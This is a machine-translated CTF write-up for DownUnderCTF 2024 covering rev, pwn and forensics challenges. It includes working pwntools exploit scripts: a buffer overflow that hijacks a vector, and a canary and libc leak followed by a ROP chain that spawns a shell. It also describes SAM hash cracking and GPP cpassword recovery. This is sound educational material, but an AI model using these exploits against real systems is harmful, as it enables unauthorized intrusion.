This page has been machine-translated from the original page.
This is a writeup for DUCTF.
I’m very grateful that DUCTF publishes proper official writeups.
Reference: DownUnderCTF/Challenges2024Public: Files + Solutions for DownUnderCTF 2024 Challenges
Table of Contents
- number mashing(Rev)
- vector overflow(Pwn)
- yawa(Pwn)
- Baby’s First Forensics(Forensic)
- SAM I AM(Forensic)
- Bad Policies(Forensic)
- emuc2(Forensic)
- Macro Magic(Forensic)
- Summary
number mashing(Rev)
Mash your keyboard numpad in a specific order and a flag might just pop out!
When I decompiled the challenge binary, I found that it executes the following code.
printf("Give me some numbers: ");
__isoc99_scanf("%d %d",&A,&B);
if (((A == 0) || (B == 0)) || (B == 1)) {
    puts("Nope!");
    exit(1);
}
x = 0;
if (B != 0) {
    x = A / B;
}
if (x != A) {
    puts("Nope!");
    exit(1);
}
It seems you can get the flag by supplying input where the result x of x = A / B becomes equal to A, using a non-zero int A and an int B that is neither 0 nor 1.
I immediately realized that this probably involved taking advantage of integer overflow, but I couldn’t make such values by hand.
After wasting a bunch of time, I finally realized I could just solve it with Z3, wrote the following solver, and got the flag in three minutes.
from z3 import *
A = BitVec("A", 32)
B = BitVec("B", 32)
s = Solver()
s.add(A != 0)
s.add(B != 0)
s.add(B != 1)
s.add(A == (A/B))

s.check()
s.model()
# [B = 4294967295, A = 2147483648]

sssshhhh(Rev)
Great news! We found the Kookaburras!… Bad news.. They’re locked up. We’ve managed to get access to the central terminal and ripped a binary off of it for you to analyse. Maybe you can find a way to free our friends?
When I decompiled the challenge binary, it appeared to be a Go binary using a library called Wish.
Wish is a library for creating applications that can be accessed remotely over SSH.
Reference: charmbracelet/wish: Make SSH apps, just like that! 💫
When I actually connected to the challenge binary, it asked for a password for SSH access.
The password requested there seemed to be different from an actual Linux user’s password, so I assumed it was likely defined inside the program.
So I decided to search the decompiled output for code that registers or verifies the password.
Identifying the password-checking code
Eventually, after searching the Ghidra symbol tree for the string password, I found that a variable with the symbol name password_spill exists in the RunSSH code inside the main function.

The decompiled output of this function was as follows.
The check param_1 == 0x23 looked suspicious, as if it might be validating the password string.
undefined8 main.RunSSH.func2(long param_1)
{
  undefined8 uVar1;
  long unaff_R14;
  github.com/charmbracelet/ssh.Context ctx_spill;
  string password_spill;

  while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
  }
  if (param_1 == 0x23) {
    uVar1 = runtime.memequal();
  }
  else {
    uVar1 = 0;
  }
  return uVar1;
}
Although it is not shown in this decompilation result because Ghidra apparently could not analyze the binary properly, the disassembly shows that a hardcoded string is passed as an argument to the memequal function, as shown below.

For this function, Binary Ninja produced a more accurate decompilation.

The memequal called here seems to compare whether the argument values match.
I actually tried entering the hardcoded string ManIReallyHateThoseDamnKookaburras! as the password, and the check succeeded, confirming that this was indeed where the password was being verified.
However, even though the password check passed, the text No valid command was displayed and the connection was closed, so I still couldn’t determine the flag.

From here, it looked like I needed to identify some way this program returns the flag.
Investigating what happens after login
When I log in to this app over SSH, after Welcome <USER> it shows the following line: This is the Kookaburra holding cells. Contained: 11912 Kookaburras
-> No valid command.
From this, I could tell that I would probably get the flag by executing some valid command over SSH.
It appears that the Wish library handles SSH commands with a function called Command.
Reference: wish/cmd.go at 4f1d502c6a084e95b0065dbacdba94fbc295c992 · charmbracelet/wish
As a quick test, I searched the symbol tree for the text Command, and found the function github.com/charmbracelet/ssh.(*session).Command.
That looked like the function handling commands received over SSH.
When I set a breakpoint there and ran it, I confirmed that it really does process the received command inside this function.


Stepping through with gdb showed that this function passes the received command to main.RunSSH.MiddlewareWithLogger.func8.1, and during the processing of that function, No valid command was printed.

Reading through the code of main.RunSSH.MiddlewareWithLogger.func8.1 carefully, I found the following branch where the input value is compared against the text UnlockTheCells.

So I opened an SSH connection that executed this command, and I was able to obtain the correct flag.
Analyzing Go binaries was difficult.
vector overflow(Pwn)
vector overflow
The challenge provides the binary and the following source code.
In this binary, the global variables buf and vector v are defined.
#include <cstdlib>
#include <iostream>
#include <string>
#include <vector>

char buf[16];
std::vector<char> v = {'X', 'X', 'X', 'X', 'X'};

void lose() {
    puts("Bye!");
    exit(1);
}

void win() {
    system("/bin/sh");
    exit(0);
}

int main() {
    char ductf[6] = "DUCTF";
    char* d = ductf;

    std::cin >> buf;
    if(v.size() == 5) {
        for(auto &c : v) {
            if(c != *d++) {
                lose();
            }
        }

        win();
    }

    lose();
}
There is of course an obvious vulnerability in buf, which receives the input, but the code starting from if(v.size() == 5) treats it as a vector object rather than plain text, so if you want to tamper with the value via a buffer overflow, you need to craft the input carefully.

The vector object stores a pointer to its buffer at the beginning, and its size seems to be calculated from the difference to the next address.



So I used a buffer overflow to place, into the vector, a pointer to an address containing the string DUCTF, and then placed the address 5 bytes past that as the next address, thereby overriding the vector.

You can get the flag by running the following solver.
from pwn import *

# Set context
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

# Set target
TARGET_PATH = "./vector_overflow"
exe = ELF(TARGET_PATH)

target = remote("2024.ductf.dev", 30013)

# Exploit
payload = b"DUCTF\x00" + b"A"*(16-6) + p64(0x4051e0) + p64(0x4051e0+5)
target.sendline(payload)

# Finish exploit
target.interactive()
target.clean()
yawa(Pwn)
Yet another welcome application.
The challenge provides an ELF file and a library file.
When I decompiled the binary, I got the following code.
undefined4 menu(void)
{
  long in_FS_OFFSET;
  undefined4 local_14;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  puts("1. Tell me your name");
  puts("2. Get a personalised greeting");
  printf("> ");
  __isoc99_scanf(&DAT_00102042,&local_14);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return local_14;
}

undefined8 main(EVP_PKEY_CTX *param_1)
{
  int iVar1;
  long in_FS_OFFSET;
  undefined name [88];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  init(param_1);
  while( true ) {
    while( true ) {
      iVar1 = menu();
      if (iVar1 != 1) break;
      read(0,name,0x88);
    }
    if (iVar1 != 2) break;
    printf("Hello, %s\n",name);
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
Inside the main function, the program uses the menu function either to accept input for name or to print the saved name.
Here, the name buffer is only name[88], but the size read by read is 0x88 (136).
Because of that, when printing name, you can leak information from the stack by crafting the input so that the NULL byte gets overwritten.
By abusing this vulnerability to leak the Canary and the base address of libc, you can execute a ROP chain and get a shell.
from pwn import *

# Set context
# context.log_level = "debug"
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

# Set gdb script
gdbscript = f"""
b *(main+142)
continue
"""

# Set target
TARGET_PATH = "./yawa"
exe = ELF(TARGET_PATH)

# Run program
is_gdb = True
is_gdb = False
if is_gdb:
    target = gdb.debug(TARGET_PATH, aslr=False, gdbscript=gdbscript)
else:
    # target = process(TARGET_PATH)
    target = remote("2024.ductf.dev", 30010)

# Canary leak
target.recvuntil(b"> ")
payload = b"1"
target.sendline(payload)
target.sendline(b"A"*88)

target.recvuntil(b"> ")
payload = b"2"
target.sendline(payload)

r = target.recvuntil(b"> ")
leaked_canary = r[len("Hello, ")+88+1:len("Hello, ")+88+1+7]
leaked_canary = int(("0x" + (leaked_canary[::-1]).hex() + "00"), 16)
print(hex(leaked_canary))

# libc leak
payload = b"1"
target.sendline(payload)
target.sendline(b"A"*103)

target.recvuntil(b"> ")
payload = b"2"
target.sendline(payload)

r = target.recvuntil(b"> ")
libc_start_main_ret = "0x" + (r[len("Hello, ")+103+1:len("Hello, ")+103+1+6][::-1]).hex()
libc_start_main_ret = int(libc_start_main_ret,16)
print(hex(libc_start_main_ret))

# Create payload(libc6_2.35-0ubuntu3.6_amd64)
libc_base = libc_start_main_ret - 0x29d90
libc_system = libc_base + 0x50d70
binsh = libc_base + 0x1d8678
pop_rdi = libc_base + 0x1bbea1
ret = libc_base + 0x1bc065

# Exploit
payload = b"1"
target.sendline(payload)
payload = b"\x00"*88 + p64(leaked_canary) + b"B"*8 + p64(ret) + p64(pop_rdi) + p64(binsh) + p64(libc_system)
target.sendline(payload)

target.recvuntil(b"> ")
payload = b"3"
target.sendline(payload)

# Finish exploit
target.interactive()
target.clean()

I was able to get the flag by running the solver above.
Baby’s First Forensics(Forensic)
They’ve been trying to breach our infrastructure all morning! They’re trying to get more info on our covert kangaroos! We need your help, we’ve captured some traffic of them attacking us, can you tell us what tool they were using and its version?
NOTE: Wrap your answer in the DUCTF{}, e.g. DUCTF{nmap_7.25}
You can identify the attack tool just by looking at an arbitrary received packet in the packet capture.
DUCTF{Nikto_2.1.6} was the correct flag.
SAM I AM(Forensic)
The attacker managed to gain Domain Admin on our rebels Domain Controller! Looks like they managed to log on with an account using WMI and dumped some files.
Can you reproduce how they got the Administrator’s Password with the artifacts provided?
Place the Administrator Account’s Password in DUCTF{}, e.g. DUCTF{password123!}
As the title suggests, this was a SAM hash cracking challenge.
I dumped the hashes with impacket.


By cracking them with Hashcat, I identified DUCTF{!checkerboard1} as the flag.
Bad Policies(Forensic)
Looks like the attacker managed to access the rebels Domain Controller.
Can you figure out how they got access after pulling these artifacts from one of our Outpost machines?
The challenge provides dumped Group Policy settings and similar artifacts.
I used Registry.Pol Viewer and reviewed the .pol contents, but I couldn’t find anything suspicious.
Reference: Registry.Pol Viewer Utility - SDM Software

However, I noticed that cpassword was embedded in Groups.xml.

A currently known vulnerability allows cpassword to be cracked.
So I used the following cracking tool to recover the password from cpassword, which let me identify the correct flag.

emuc2(Forensic)
As all good nation states, we have our own malware and C2 for offensive operations. But someone has got the source code and is using it against us! Here’s a capture of traffic we found on one of our laptops…
The challenge provides the following key log file and pcap as artifacts.
SERVER_HANDSHAKE_TRAFFIC_SECRET 96c6bfed6964bf670d10173aeace529145757694708aa9eb6cf66adddd11843a 1bfc9a265e4ecfc52c64405ec2364a75bcb391c05d2da07fea71aa378dc6f1a4
EXPORTER_SECRET 96c6bfed6964bf670d10173aeace529145757694708aa9eb6cf66adddd11843a c4728fd867102154b3797992d8517769fd2930c1322c19e05587c1d0323d1094
SERVER_TRAFFIC_SECRET_0 96c6bfed6964bf670d10173aeace529145757694708aa9eb6cf66adddd11843a 31b5fa2f3b7129505d312a2a3ecf8fabc0e84f450bd4e7a79b9a423849b2b47a
